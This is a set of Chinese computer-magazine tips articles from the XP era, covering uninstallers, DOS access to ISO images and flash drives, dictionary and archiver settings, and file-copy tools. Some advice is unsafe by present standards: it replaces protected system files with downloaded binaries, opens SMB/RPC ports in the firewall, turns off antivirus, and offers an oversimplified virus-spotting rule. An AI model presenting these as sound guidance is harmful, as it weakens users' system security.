不少软件在安装时，会自动生成一个LOG文件，一般为install.log，它用来记录该软件在安装时都在硬盘中生成了哪些文件夹、复制了哪些文件、在哪些位置放置了快捷方式、在注册表中添加了哪些键值、覆盖了哪些现有的文件等，因此如果某个软件实在请不出去，那么可以到其安装文件夹下看一看，如果有install.log文件，可以对照其中的内容把它从系统中彻底清除出去。

4.再请进来，然后送出去

有的软件往往由于卸载程序(通常为Uninstall.exe)丢失或损坏，导致不能正常卸载，如果还想继续卸载此软件，可以再次安装该软件，不过一定要注意路径要与前一次安装的完全一样，这样丢失或损坏的卸载程序就会被再次安装，接下来就可以正常卸载了。

5.完美卸载显卡驱动

nVidia和ATi的较量已经升级到了白热化，两家公司不停地升级驱动已经成了家常便饭。怎样才能完美地升级显卡驱动呢？完美卸载前一版本驱动很显然是最重要的。这里推荐使用Driver Cleaner，它是一款专门卸载显卡、声卡驱动的免费软件，可以卸载包括nVidia、ATi、Creative Audio、Realtek AC'97在内的多个公司的声、显卡驱动。

第一步:从http://www.driverheaven.net/cleaner/download/DC3Setup_32.zip下载Driver Cleaner 3.2版。

第二步:安装Driver Cleaner至选择组件时，勾选“Language Files→Chinese”(见图1)，安装简体中文语言包，之后按提示完成安装并打开软件。




图1 安装简体中文语言包

第三步:按Ctrl+L打开语言设置窗口，从下拉菜单中选择“Chinese”项，点击“Save”按钮保存。这时软件界面就会变为中文(如果没有改变，可以退出软件，再重新打开即可)。

第四步:根据需要，从软件主界面的下拉菜单中选择需要删除的显(声)卡驱动，比如“nVidia”，然后点击“清理→是”按钮，重新启动电脑后，完成卸载(见图2)。




图2 重启后，就可以安装新的驱动了

请个帮手卸载软件

除了上面介绍的方法外，下面再为大家介绍一款卸载软件——Your Uninstaller!(以下简称YU)，它不仅操作速度更快，而且在卸载程序出现问题或没有卸载干净时，能进行智能卸载，保证彻底清除系统中无用的文件和注册表数据，让你的电脑在干净的环境中快速运行。

Your Uninstaller! 2004 Pro小档案

软件版本: 3.9.516　　软件大小:2695 KB
软件性质:共享软件　　适用平台:Windows 9x/2000/XP
下载地址:http://tj-http.skycn.net:8080/down/uruninst3.exe
软件备注:未注册版软件有21天使用限制，且每次进入软件，只能卸载两个软件。

软件运行后会弹出一个提示框，要求选择运行模式，在“Basic Mode”(基础模式)下，将无法使用软件提供的启动程序管理、IE右键菜单管理以及垃圾文件清理等功能，这里以“Pro Mode”(高级模式)进行介绍。

小提示

值得注意的是，YU列出应用程序的速度很快，特别是在软件较多的情况下，YU可以比系统自带的“添加或删除程序”快5～10倍！而且YU默认是以大图标的形式显示应用程序的，这样就可以通过图标快速找到要卸载的程序。

把鼠标悬浮于程序名称上两秒钟，会弹出关于该应用程序的信息提示，其中“Status”行显示的是该应用程序的可卸载状态(见图3)，“Good”表示该程序能够被安全卸载，“Bad”表示该程序卸载信息或卸载文件已被破坏，如果显示“Hidden”通常表示它是一个系统组件，建议不要卸载。

小提示

可能有些朋友注意到了，在YU应用程序列表中还有一些红色显示的行，它们代表在上次运行YU后，最新安装的应用程序名称，在你测试应用程序时，这个贴心的设计可以帮你快速找到刚才安装的程序并卸载它们。如果第一次运行YU，那么这些红色显示的还包括屏幕保护程序，这也是YU的一个重要特色，它可以直接卸载不需要的屏幕保护程序，而系统自带的“添加或删除程序”是无法做到的。

在YU中卸载应用程序很方便，直接双击应用程序图标，YU首先会询问是否确认卸载，单击“Yes”按钮即




图 3　所有安装过的软件

可调用应用程序自带的卸载工具进行卸载，卸载完毕后单击“OK”按钮，不过卸载并没有结束，接下来就是YU区别于同类工具的最大特色了，它还会对系统中的文件和注册表进行智能扫描，查找出软件自带的卸载程序没有彻底清除的相关文件和注册表数据，例如笔者在卸载“晴窗中文大侠”时，YU就提示发现了没有卸载的文件（见图4），如果不能确认这些文件是否应该被删除，可以选中文件后单击“Open The Directory”打开文件




图 4　去除所有的垃圾

所在目录进行确认，不过从笔者经验来看，YU提示文件是非常准确的。最后单击“Delete All”则可以直接删除这些文件，如果不想删除的话，单击“Close”按钮关闭窗口即可。

对于某些应用程序，由于卸载程序丢失或遭到破坏，在双击它后可能会出现无法卸载的情况，这时可以在该应用程序上右击，选择“Force Uninstall”进行强制卸载，YU会自动对系统中的文件和注册表进行扫描，找出相关安装数据，并弹出和图2类似的提示框，单击“Delete All”即可完成卸载工作。

小资料

Your Uninstaller! 还有什么绝招？

(1)启动程序管理：在主界面最下面单击“Startup Organizer”标签，可以看到当前系统中自动启动的程序列表，去掉程序名称前面的“√”标志，可以暂时禁止该程序自动启动，右击该程序名称，选择“Delete”则可直接删除该程序的启动项目。在这里，还可以手工把需要的程序添加到自启动列表中。

(2)IE右键菜单管理：一些软件会在IE右键菜单中添加自己的命令，但太多命令往往会使右键菜单过长，影响操作，在主界面中单击“IE CtxMenu Organizer”标签，可以删除或禁用不需要的IE菜单项目。

(3)垃圾文件清理：单击“Temp. Files Remover”标签打开YU的垃圾文件清理功能，在右上角可以选择要清理的分区盘符，在右下角列出了常用垃圾文件类型，如果系统中还有其他需要清除的垃圾文件，也可手工添加。

小提示

除了打开YU主界面卸载应用程序外，YU还提供了两种更为方便的途径来快速卸载程序：一是把要卸载的应用程序的可执行文件或快捷方式拖到YU的桌面快捷方式上；二是直接在应用程序快捷方式上右击，选择“Uninstall use Your Uninstaller!”。用任意一种方式，都会弹出提示对话框，选择“Uninstall Application”会卸载程序，选择“Delete file”则只会删除快捷方式对应的可执行文件。

|CF|[SY01]

影片亮度随我所调

■阿达

在看比较昏暗的影片时，需要调整影片的亮度，这时可以使用Zoom Player的影片色彩调控功能。打开Zoom Player，播放视频电影，右击播放窗口，选择“色彩调控”，然后就可以直接在画面上调整了。但对于RM、RMVB等格式影片，Zoom Player无法对其调整亮度。如果你需要调整RM、RMVB、MOV等格式的亮度，可以使用豪杰超级解霸V8，并且安装SP1补丁(http://as.onlinedown.net/down/HeroV8_SP1.exe)，这样你再用豪杰超级解霸V8播放视频时，就可以使用菜单中的“视频→亮度调整”来“增加亮度”或“减小亮度”了。为了方便，你也可以直接使用“Ctrl+Y”及“Ctrl+Alt+Y”来增大或减小亮度。

|CF|[SY02]

WinDVD 6.0 新增小技巧

■ 阿达

1.让WinDVD自动识别中文

如果在使用WinDVD时，希望在插入DVD后，让它自动显示出中文字幕并使用中文对白，那么可以按如下方法进行设置：右击视频窗口，选择“设置”项，然后将“首选项”标签下的“配音语言”及“字幕语言”均设置为“中文”即可。

2.让DVD播放得更流畅

WinDVD是很多人都在使用的DVD播放软件，但是默认时，它并没有打开硬件加速功能，下面我们就以WinDVD 6.0为例，手动打开该功能：右击视频窗口，选择“设置”项，然后点击“视频”标签，勾选“使用硬件解码加速”及“使用硬件色彩加速”两项即可。打开后，播放DVD时，WinDVD占用的系统资源会减少很多，画面会更流畅。|CF|[SY03]

读镜像 用闪盘 DOS我也行

DOS——只有在Windows被破坏时才会想起的系统，但它的确是我们的救命稻草，你想过没有？如何在没有光驱、软驱时安装系统呢？怎么才能读取硬盘上的镜像文件呢？想不想让DOS也能读取闪存盘上的内容，把杀毒软件等需要用的软件都放到移动硬盘上，让DOS也能够读取它们……

■云南 笑语

让DOS读取ISO镜像文件

没有光驱、没有软驱，怎么安装系统呢？我们可以将光盘上的文件复制到硬盘中，然后用DOS启动盘引导系统，再从硬盘上安装。但这样做有4个缺点：①硬盘上的文件易受病毒感染；②安装文件较多，看着心烦；③无法保存N合一的安装光盘；④需要通过网络或硬盘对拷等方式获得安装文件。因为很多人的硬盘上保留的是安装盘的镜像文件，但DOS下无法从ISO镜像文件中读取文件，怎么办呢？看看下面的方法吧。

第一步:从http://nj.onlinedown.net/down/vfloppy.rar下载本刊介绍过的虚拟启动软盘设置程序vFloppy，从http://www.newhua.com/cfan/200414/读镜像文件.rar处下载本文作者制作好的引导磁盘镜像文件。

第二步:解压缩vfloppy.rar及bootdisk.rar，然后打开vFloppy，用“启动设置”栏中的“选择映像文件的路径”按钮，选择“读镜像文件.img”启动盘映像文件(解压缩“读镜像文件.rar”得到)，将“显示文本”改为“读取ISO镜像文件”，点击“应用”按钮即可。

第三步:重启电脑，在开机菜单处选择“读取ISO镜像文件”，然后再选择第二项“Start computer without CD-ROM support”(不加载光驱启动电脑)进入，选择该项是因为读取镜像文件所需的SHSUCDX.EXE文件与光驱启动文件MSCDEX.EXE之间存在冲突，加载MSCDEX.EXE后将无法挂接SHSUCDX.EXE。

第四步:在命令提示符中输入“CDISO X:\Winxpcn.iso”(读取保存在X盘根目录下的Winxpcn.iso文件)回车，系统会提示已经加载了盘符是G:的虚拟光驱(也许你的光盘镜像文件存放在其他位置并使用其他方式命名，或系统提示加载的虚拟光驱盘符不是G:)，此时就可以直接访问被虚拟到G盘的Winxpcn.iso镜像文件了。

小提示

假若你的ISO光盘镜像文件存放在NTFS分区中，则需要运行在DOS状态下访问NTFS文件系统分区的NTFSDOS.EXE程序，执行后，它会自动去搜索NTFS分区并分配好盘符，然后再依分配好的盘符访问。

第五步:应用虚拟光驱安装或修复Windows时，先加载Smartdrv.exe磁盘缓冲程序以便加速磁盘操作，提高拷贝文件速度。然后转到虚拟光驱G盘，运行i386目录下的winnt.exe，再依提示来安装或修复系统。具体运行命令步骤如下：

```
A:\>Smartdrv.exe
A:\>g:
G:\>cd i386
G:\i386\>winnt.exe
```

小提示

此方法不支持安装修复NTFS文件系统的分区。使用虚拟为光驱的ISO光盘镜像文件安装修复系统，用时约为一小时。

让DOS读取我的闪存盘

笔者很羡慕别人的杀毒闪存盘，只要插入闪存盘，然后在BIOS中设置闪存盘为第一引导盘，就可以杀毒了。可是笔者的电脑，既没有闪存盘引导的功能，闪存盘也没有内置任何杀毒软件，怎么制作呢？

第一步:用本刊2004年第12期《零成本！免费McAfee进驻闪盘》一文介绍的方法，将病毒软件复制到闪存盘中。

第二步:从http://www.newhua.com/cfan/200414/读闪存盘.rar下载已经制作好的“读闪存盘.rar”，解压缩，得到用于读取闪存盘的IMG磁盘镜像文件“读闪存盘.img”。

第三步:打开vFloppy，用“启动设置”栏中的“选择映像文件的路径”按钮，选择添入新文件的“读闪存盘.img”，将“显示文本”修改为“读取闪存盘”。

第四步:重启系统，在引导菜单中选择“读取闪存盘”，然后，选择任意一项，就会出现“Scanning USB Devices”的提示，由于搜索闪存盘需要较长时间，这里要多等一会儿，稍候就可以完成引导了(见右图)。



在搜索闪存盘

现在你就可以在DOS下访问到闪存盘了，直接运行上面的杀毒软件，就可以了。

你知道吗 DOS读取闪存盘的原理

在DOS下读取闪存盘需要4个文件，分别是Di1000dd.sys、RAMFD.SYS、USBCD.SYS和Usbaspi.sys。其中Di1000dd.sys是DOS下USB设置的驱动程序，而后面三个文件来自于松下公司开发的一个DOS环境下USB设置应用解决方案。只要电脑主板南桥的制造商是Intel、NEC、nVIDIA、VIA或SIS之一，那么该程序就可使用。小特测试了128MB的闪存盘及40GB的移动硬盘，都能正常使用。

CF [SY04]



词霸取词更方便

■ 阿达

6月19日，金山公司推出了词霸2005，新版本中增加了很多新特性，结合以前的一些功能，它可以让我们更方便地取词。

你知道吗

金山词霸2005新功能：①你可以使用“？”或“*”进行搜索，比如在“输入”框中输入“b?y”，就可搜索到“boy”、“buy”等；②根据相似发音搜索，比如输入“finix”可找到“phoenix”；③增加洋化连篇视频词库；④全新增补、修订达数千处；⑤增加了智能取词功能。

1.只对英文取词

我经常浏览英文主页，所以只需要英译汉功能，但默认情况下，词霸不管是中文还是英文都一律取词翻译，比较烦人。经过寻找，终于找到了解决方法：右击系统托盘的词霸图标，选择“设置”，然后点击“高级”项，再勾选“仅对英文取词”即可。

适用范围：金山词霸 2003/2005

2.需时才取词

我只想在需要时才使用词霸帮我翻译，而不想让它总出现，所以我将词霸设置为按住Shift后，鼠标才会取词：右击系统托盘的词霸图标，选择“设置→常规→Shift+鼠标取词”。

适用范围：金山词霸 2003/2005

小提示

金山词霸2003还可以在窗口中设置“中键取词”的功能，即只有点击鼠标中键(滚轮)，才会取词。

3.智能取词功能强

金山词霸2005中增加了“智能取词”的功能，打开此功能后，它可以显示大小写意思不同单词的所有解释(如US，可以显示US及us两种解释)；可以识别全角英文；可以自动断词(如AboutUS会识别为About和US)；通过连字符断词(如look-up会识别为look up)；智能断词(如sourcefouge会识别为source和fouge)；智能模糊匹配词组(如do my best会识别为do one's best)。打开“智能取词”功能的方法很简单：右击系统托盘的词霸图标，选择“设置→高级→智能取词”。

适用范围：金山词霸 2005

小提示

金山词霸2003中虽然没有智能取词，但可以手工断词：先从整个单词中选中需要翻译的部分，然后将鼠标指针移动到选中部分的第一个字母上，就可以进行取词翻译了。

4.边取边学

要记下一个单词，第一步就要先学会它的发音。词霸提供了只要取词后，就可发声的功能：右击系统托盘的词霸图标，选择“设置→其他→即时发声”即可。

适用范围：金山词霸 2003/2005

5.我的取词结果不一样

同样的软件，为什么有的人就可以取到准确的词意，而有的人就不成呢？有时甚至根本取不到词，什么原因呢？这是因为词霸为了加快取词速度，减小取词面板所占空间，而在取词时没有添加过多的字典，我们可以手工添加：右击系统托盘的词霸图标，选择“设置→取词词典”，然后点击“添加”按钮，勾选好需要的字典即可。

适用范围：金山词霸 2003/2005

小提示

添加更多的查词字典：右击系统托盘的词霸图标，选择“设置→查词词典”，然后点击“添加”按钮，勾选好需要的字典即可。

CF [SY05]

提取RAR注释也快捷

■ 北京 鲁涛

我有一些带有注释的压缩文件，这些文件的注释都是软件说明及注册码，现在我需要将它们整理出来，做成一个文件以方便查询，为了以后方便，所以决定将这个功能做到右键的菜单中。

在参考了《电脑家好者》2004年第12期《WinRAR不可思议应用之右键补完计划》，并查找WinRAR的帮助文件后，经过摸索终于找到了方法。

打开“注册表编辑器”，找到[HKEY_CLASSES_ROOT\WinRAR\shell]，右击，选择“新建→项”，新建一个名为“提取注释”的项，然后在其下再新建一个名为“command”的项，接着在右侧窗格中双击“(默认)”，将其值修改为“"C:\Program Files\WinRAR\Winrar.exe" cw "%1" "%1.txt"”(不含外侧引号，需要根据实际情况修改WinRAR的安装路径)。

这样右击需要提取注释的压缩文件，选择“提取注释”项，就可以完成注释内容的提取了。注意，提取后的文件名为原文件名加TXT扩展名，比如原文件为“1.RAR”，那么提取出的注释文件就为“1.RAR.TXT”，最后你只要用“Copy 文件1+文件2+文件3+文件4+…+文件n”的命令，就可以将这些文件整合在一起了。

CF [SY06]

升级任务管理器至 Longhorn 版

■ thugx

很多朋友都已经提前体验到了Longhorn的魅力，不知大家是否注意到了Longhorn版的“任务管理器”，与Windows XP/2003的任务管理器相比，增加了几个方便的辨识病毒和分析系统的功能，如“打开所在目录”、“映像路径”、“命令行”，利用这些功能可轻易分辨病毒文件和真正的系统文件。想不想在Windows XP/2003上也用上Longhorn的“任务管理器”？本文作者对其进行了中文化和修正、美化处理，下面就以安装在C:\Windows文件夹下的Windows XP为例，来介绍如何进行任务管理器的替换。

1.替换“任务管理器”

第一步:从http://www.newhua.com/cfan/2004/taskmgr.rar下载并解压缩Longhorn版的任务管理器，得到taskkill.exe、tasklist.exe及taskmgr.exe三个文件。

第二步:进入C:\Windows\System32\dllcache，用刚才的三个文件替换该文件夹下的同名文件，然后再用这三个文件替换C:\Windows\System32\下的同名文件。这时会弹出“Windows 文件保护”对话框，点击“取消→是”按钮。

第三步:按Ctrl+Shift+Esc，打开“Windows任务管理器”，现在你就可以使用新的任务管理器了。

（1）点击“进程”标签，右击任意程序进程，选择“打开所在目录”，可以快速进入该程序所在的文件夹。对于病毒文件，你可以快速准确地对其进行定位。

（2）点击菜单中的“查看→选择列”，勾选“映像路径”及“命令行”两项，这时就可以看到每个程序对应的路径(见图)。

2.如何用好Longhorn的“任务管理器”

使用Longhorn的“任务管理器”可以采用进程名、进程路径及用户名三方面相结合的方法来判断病毒及木马。

我们首先了解一下经常被病毒、木马利用的系统进程:C:\Windows\explorer.exe(或C:\WINNT\explorer.exe)、C:\Windows\system32\rundll32.exe(或C:\WINNT\system32\rundll32.exe)、C:\Windows\system32\internat.exe(或C:\WINNT\system32\internat.exe)、C:\Windows\system32\svchost.exe(或C:\WINNT\system32\svchost.exe)。

其次，我们再来看看病毒和木马是如何伪装的。



直接就可以看到文件的保存路径，可以帮你快速查看是否有病毒进程

(1)有些病毒和木马是使用改变名字的方法隐藏的，比如使用与explorer.exe相似的名称exlporer.exe、expl0rer.exe(通过“任务管理器”中的“映像名称”列判断)。

(2)有一些病毒进程的路径与系统进程保存的不一样，比如你在C:\Windows下发现了svchost.exe，那该文件很可能就是病毒了(通过“任务管理器”中的“映像路径”及“命令行”列判断)。

(3)注意“用户名”列。查看进程的权限是否正确，如果是系统的进程(“用户名”为“SYSTEM”)，则是正常的，如果是用户的进程，则就可以肯定是病毒了，比如，有一个svchost.exe进程的用户名是“coolsky”，那你就需要杀毒了(通过“任务管理器”中的“映像名称”及“用户名”列判断)。

小编有话说:可能你会说很多第三方软件都可以实现查看进程路径的功能，但不管从资源占用、兼容性，以及稳定性、易用性方面来说，Windows的“任务管理器”都是最出色的。CF [SY07]

软件的设计者出于好意，为自己开发的软件添加了很多功能，有些让我们的操作更快捷、更方便，但有些完全就是浪费资源，并且影响了我们的使用，反而让操作更不便，本文将举一些这样的实例，让软件不再自作多情。

软件请别自做多情

1.当“影音传送带”爱上流媒体时……

烦恼:现在，网上有很多在线视频文件，比如足球比赛的精彩进球等，像这种小片段笔者喜欢在线直接观看，可只要一点击链接，“影音传送带”就“跑”出来，提示下载，真是让人心烦。

对策:这是“影音传送带”的“监视浏览器点击”和“监视文件类型”在做怪，只要去除任意一个都可让烦恼消失。

方法一:右击“影音传送带”的下载悬浮窗，去除“监视浏览器点击”项的勾选即可。注意启用此项后，即使点击RAR、ZIP等文件，“影音传送带”也不会再启动了。

方法二:打开“影音传送带”主窗口，选择菜单中的“工具→选项”，然后点击弹出窗口中的“监视”标签，在“监视的文件类型”框中删除ASF、RM等流媒体文件类型即可。这种方法对监视RAR、ZIP等文件并没有影响。

2.当IE爱上Word、Acrobat时……

烦恼:在网上看到一个很不错的电子书链接(DOC或PDF链接)，想把它下载到本地硬盘，可是当点击这个链接时，并没有弹出熟悉的下载窗口，而是IE调用Word或Acrobat Reader直接打开了这个文件，虽然可以在IE缓存里找到这些文档，但也太麻烦了……

对策:这是一个经典问题，同样的问题也会出现在下载MP3文件时。打开“资源管理器”，选择菜单中的“工具→文件夹选项”，点击其中的“文件类型”标签，在“已注册的文件类型”中




图1

找到“DOC”项，然后点击“高级”按钮，再勾选“下载后确认打开”项(见图1)。对于PDF文件则要打开Acrobat Reader，进入“编辑→首选项”，在左侧窗格中选中“因特网”，然后在右侧窗格取消“在浏览器中显示PDF”的勾选。

3.当ACDSee爱上视频文件

烦恼:相信大家都知道ACDSee的图片浏览模式，在该模式下，ACDSee会显示出所有图片的缩略图，但让人烦的是ACDSee居然还要预览那些与它无关的视频文件，如果视频文件较多较大，还有可能出现假死的状态……

对策:默认时，ACDSee的视频预览功能是打开的，而很多朋友也和笔者一样，明明已经去除了预览功能，但ACDSee还是“自作多情”地打开，其实要彻底地将ACDSee与视频文件断绝关系需要两步实现(以ACDSee6.03为例)。

第一步:选择菜单中的“工具→选项”，然后在窗口左侧选择“预览”，再去除窗口右侧“预览音频或视频片段”项的勾选。

第二步:打开ACDSee，选择菜单中的“工具→插件设置”，在“图像解码”标签下，将其中的“ID_Media.apl”(该项专门用于管理视频媒体文件)项前的对勾去除(见图2)，点击“确定”按钮即可。



图2　所有媒体文件都是这个插件管理的

4.当Nero爱上杀毒软件时……

烦恼:笔者喜欢从网上下载资料，并且每过一段就会刻

盘备份，原本很正常的事，但Nero偏偏来捣乱，一打开文件较多的文件夹，总是会停顿一会儿，严重时还会出现假死的现象。在找到解决方案前，相信很多人都会认为这是Nero的问题，其实……

对策:出现这个问题的根本原因并不是Nero，而是保护电脑不受侵害的病毒防火墙。Nero每切换一次文件夹，病毒防火墙都会对它进行一次扫描，文件较多时就会出现假死现象。解决方法也很简单，只要在刻录时关闭病毒防火墙的实时监控即可。但要注意，在上网时不要随便关闭防火墙，建议断网后，再刻盘备份。

5.当“防火墙”挡住邻居时……

烦恼:笔者的电脑开启了Windows XP自带的“Internet连接防火墙”，它功能强大，使用简单，但打开后，局域网内的电脑居然无法互访，给文件交换带来了麻烦。

对策:之所以访问不了网络，是因为系统对打开的端口进行了屏蔽，只要打开相应的端口就可以互访了。

第一步:打开“Internet连接防火墙”的“高级设置”窗口，点击“服务”标签下的“添加”按钮。

第二步:在“服务设置”窗口中的“服务描述”中输入“共享”(不含引号，下同)，在“在您的网络上主持此服务的……”框中输入“127.0.0.1”，同时勾选“TCP”，并在“此服务的外部端口号”及“此服务的内部端口号”中输入“135”。

第三步:用第二步的方法，重复添加136、137、138、139、445端口。

第四步:将“TCP”换为“UDP”，重复添加前面提到的6个端口。

现在局域网中的电脑已经可以互相访问了。

火速链接

你还不会打开“Internet连接防火墙”？去看看本刊2004年第13期《入侵在“震荡波”之外》一文吧。

6.WinRAR只认RAR格式

烦恼:我们在压缩文件时，经常是右击文件夹，然后选择“添加到****.rar”(****为文件名)项，这样其实压缩速度会比较慢，而且解压缩也很慢。

对策:如果你对文件压缩后的体积要求不高，或是要压缩的文件是已经压缩过的视频、音频或图片，这时，完全可以使用ZIP压缩格式，它的压缩/解压缩的速度都要比RAR快很多:右击需要压缩的文件，选择“添加到文件”，然后在“压缩文件格式”中设置为“ZIP”格式即可。

小提示

使用ZIP格式进行压缩后，将无法使用分卷压缩功能。你除了可以使用第三方切割软件对其进行分割外，还可以再用RAR格式压缩一次:将“压缩文件格式”设置为“RAR”，将“压缩方式”设置为“存储”，再进行分卷压缩即可。虽然经过压缩两次，但与直接使用RAR格式压缩相比，速度还是快很多。

7.还我菜单来

烦恼:微软的Office，特别喜欢为我们“节省空间”，把原本不长，使用非常方便的菜单都隐藏了起来，用起来太麻烦了。让Office还我菜单来！

对策:打开Word，选择菜单中的“工具→自定义”，然后在窗口中去除“菜单中首先显示最近使用过的命令”项的勾选。现在不管是Word还是Excel的菜单都会完整地显示出来了(在Office 2000下测试通过)。

8.让超链接靠边站

烦恼:当我在Word中输入一个超链接后，只要一不小心，就会打开这个网址，修改时非常的麻烦，同样的情况也会出现在E-mail中，这个功能非常惹人烦，当然也要去除。

对策:进入Word，选择菜单中的“格式→自动套用格式”，打开“自动套用格式”窗口，点击“选项”按钮，然后分别去除“自动套用格式”及“键入时自动套用格式”标签下“Internet及网络路径替换为超链接”项的勾选即可(在Office 2000下测试通过)。

小提示

在EmEditor中去除超链接:按Alt+Enter，打开“属性”窗口，点击“超级链接”标签，去除“链接到网址”及“点选邮件地址时发送邮件”项即可。

9.修复字体

烦恼:登录不同的网站，字号时大时小，着实让我眼花缭乱。只看一会儿，眼睛就痛得受不了。更有甚者，字号又小还无法修改。一定要改！让所有网站的字号都统一。

对策:其实IE已经为我们提供了统一字号的功能，只是大家都没有注意到而已。打开IE，选择菜单中的“工具→Internet选项”，点击“常规”标签下的“辅助功能”按钮，在弹出的“辅助功能”窗口中勾选“不使用网页中指定的字体大小”(见图3)。再打开一个网页，字体大小完全随你所欲(选择菜单中的“查看→字体大小”，然后再选择大小)。



图3 被很多人忽视的一个功能

小提示

在“辅助功能”窗口中，还可以设置所有的网页使用统一的字体、颜色等。 CF [SY08]

文件拷贝好轻松

■ 福建 柳坚

复制/移动文件或文件夹是Windows用户进行得最为频繁的操作之一，可是，Windows提供的文件复制功能实在太过于简单了，所以出现了很多文件复制增强工具，比如著名的Total Copy、Second Copy，但这些软件的功能相对简单，功能单一，一般只有断点续传及限速等功能。而本文介绍的Copy Handler除了断点续传及限速等功能外，还有很多其他功能，比如多复本拷贝、减少拷贝资源的占用、自动关机等功能。

现在，就让我们彻底抛弃Windows自带的复制/移动工具，投入到Copy Handler的怀抱吧！它不仅拥有比Windows的复制工具快得多的拷贝速度，同时还拥有断点续传等非常实用的功能。现在，不论是多大、多重要的数据拷贝工作，我们都可以放心地交给它来做了！

Copy Handler小档案

软件版本:1.3　　软件大小:476KB

软件性质:免费软件　　适用平台:Windows 9x/2000/XP/2003

下载地址:http://www.copyhandler.dmkproject.pl/pliki/exe/ch125.exe

软件备注:Copy Handler是一款专门为在不同的介质(硬盘、软盘、本地网络、CDROM等)之间进行文件和文件夹拷贝/移动的小工具。

软件安装完成后，会自动运行，并最小化至系统托盘内。同时，我们可以看到一个小的文件夹形状的图标，那就是Copy Handler。在这个图标上右击，选择相应命令便可以对Copy Handler进行设置了。

芝麻开门

在Copy Handler运行的情况下，会自动将有关的命令集成到鼠标右键菜单中，用鼠标右键拖动一个文件到任意位置，然后放开后，便会弹出一个菜单。除熟悉的“复制到当前位置”等原有命令外，还会多出几项Copy Handler提供的命令(见图1)。在拷贝/移动过程中屏幕的右下角还会出现一个进度提示框，让用户能够实时掌握操作的进度。




图1　新增加的三个命令

实战一:复制/移动操作“见缝插针”

有时系统运行了许多程序，当用资源本身就不多了。如果再来进行大文件的拷贝或移动，很可能会导致系统停止响应。虽然Copy Handler有断点续传的功能，但难保不影响到其他程序。因此，Copy Handler非常体贴地为用户提供了多种优先权，我们可以在图2所示的参数设置对话框中从“Priority”下拉菜单中选择“Idle(空闲)”。这样，复制/移动操作并不会马上就开始，而是要等到系统空闲的时候再来执行，确保了系统资源的合理利用。



图2　软件的主要功能窗口

实战二:多数据拷贝后自动关机

在进行较大数据交换时，如果需要拷贝后自动关机，Copy Handler同样能帮你完成。方法也很简单:右击系统托盘的Copy Handler图标，选择“Options”命令进入到选项窗口。在“Program”区域中我们可以找到和自动关机有关的选项。首先，将“Shutdown system after copying finishes”选项设置为“Yes”，然后选择“Wait before shutdown(关机前等待的时间)”，将其值设定为10000(即等待10秒关机)，最后将“Type of shutdown(关机类型)”设定为“force”。点击“OK”后退出。现在，你的Copy Handler也能自动关机了！

小提示

如果将关机类型保持为软件默认的“Normal”，可能会导致系统无法强制中止某些程序(例如杀毒软件、网络防火墙等)，其后果便是电脑无法关闭，Copy Handler自动关机的功能就成了“摆设”了。

实战三:自动断点续传

如果在文件复制的过程中突然死机(这种情况在网络传输中经常发生)，或断电情况怎么办？要是使用的是Windows自带的复制工具，那么就只好老老实实地从头开始复制。而Copy Handler却能在系统重启后自动从上次中断的位置开始未完成的拷贝任务。要使用此功能，只需让Copy Handler与系统一起运行，并且开启自动续传功能即可，打开此功能的方法很简单:右击系统托盘的Copy Handler图标，选择“Options”命令进入到选项窗口，将“Auto copy-rest of files”和“Run program with system”这两个选项均设置为“Yes”即可。

汉化软件 我用专业的

■ 北京 小青

eXeScope、UltraEdit等工具都是用来修改资源文件的软件，很多高手都用它来汉化软件，但它们毕竟不是“专业”的汉化工具，所以使用时难免会有些不太方便。想不想找一款专门的软件界面本地化软件？本文就要为大家介绍一款名为Localizer的软件。

Localizer小档案

软件版本:1.0	软件大小:1895KB
